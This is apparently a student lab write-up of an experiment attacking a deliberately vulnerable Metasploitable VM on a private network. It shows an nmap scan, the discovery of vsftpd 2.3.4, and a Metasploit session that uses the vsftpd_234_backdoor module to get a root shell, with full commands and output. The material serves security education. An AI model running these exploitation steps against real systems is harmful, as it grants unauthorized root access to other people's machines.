

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on




```
Starting up ...
Loading, please wait...
[    6.282984] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    6.283266] sd 2:0:0:0: [sda] Assuming drive cache: write through
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
 * Setting preliminary keymap...                                         [ OK ]
 * Setting the system clock
 * Starting basic networking...                                          [ OK ]
 * Starting kernel event manager...                                      [ OK ]
 * Loading hardware drivers...
[    7.170827] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled!
                                                                         [ OK ]
 * Setting the system clock
 * Loading kernel modules...
 * Loading manual drivers...                                             [ OK ]
 * Setting kernel variables...                                           [ OK ]
 * Activating swap...                                                    [ OK ]
 * Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 3703 days without being checked, check
forced.
/dev/mapper/metasploitable-root: |========================       - 76.6%
```

username and password is same
msfadmin



```
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

If there is no zenmap tool you can use Quick scan in kali linux
Nmap -v -A 192.168.23.129(metasploit ip address)
If nmap is installed in the system



```
nmap -T4 -A -v 192.168.23.129
|_  error: Closing Link: gtizadeno[192.168.23.1] (Quit: gtizadeno)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:B1:20:E8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.002 days (since Mon Jul  4 14:24:41 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-07-04T04:58:04-04:00
|_clock-skew: mean: 1h20m06s, deviation: 2h18m34s, median: 5s

TRACEROUTE
HOP RTT     ADDRESS
1   0.93 ms 192.168.23.129

NSE: Script Post-scanning.
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.28 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1018 (41.530KB)
```


If we wanna port 21

```
21/tcp   open  ftp          vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

|   STAT:

| FTP server status:

|      Connected to 192.168.23.1

|      Logged in as ftp

|      TYPE: ASCII

|      No session bandwidth limit

|      Session timeout in seconds is 300

|      Control connection is plain text

|      Data connections will be plain text

|      vsFTPd 2.3.4 - secure, fast, stable
```

|_End of status


Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit
Goto kali machine open terminal and type msfconsole




```
   #########        #####
 ############      ######
########      #########
  #####       ########
    ###       #########
   ######    ############
  #######################
  #   #   ###  #   #   ##
  ########################
   ##     ##   ##     ##
         https://metasploit.com


       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > 
```

It displays no op exploits for the system..
To know the exploit of that service version
To find the name of the exploit – search vsftpd




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
ftpd_234_backdoor
```

To use the exploit




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
```




```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://github.com/rapid7/meta
                                      sploit-framework/wiki/Using-Metasploit
  RPORT    21               yes       The target port (TCP)
```

Set rhost ipddress



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```


Use info to check RHOST



```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS   192.168.23.129   yes       The target host(s), see https://github.com/rapid7/meta
                                      sploit-framework/wiki/Using-Metasploit
  RPORT    21               yes       The target port (TCP)
```


To take the advantage of the exploit we use payload

>show payloads




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                   normal  No     Unix Command, Interact with
Established Connection
```

Set the payload




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads ⇒ /cmd/unix/interact
```

Exploit




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-
04 05:17:05 -0400
```

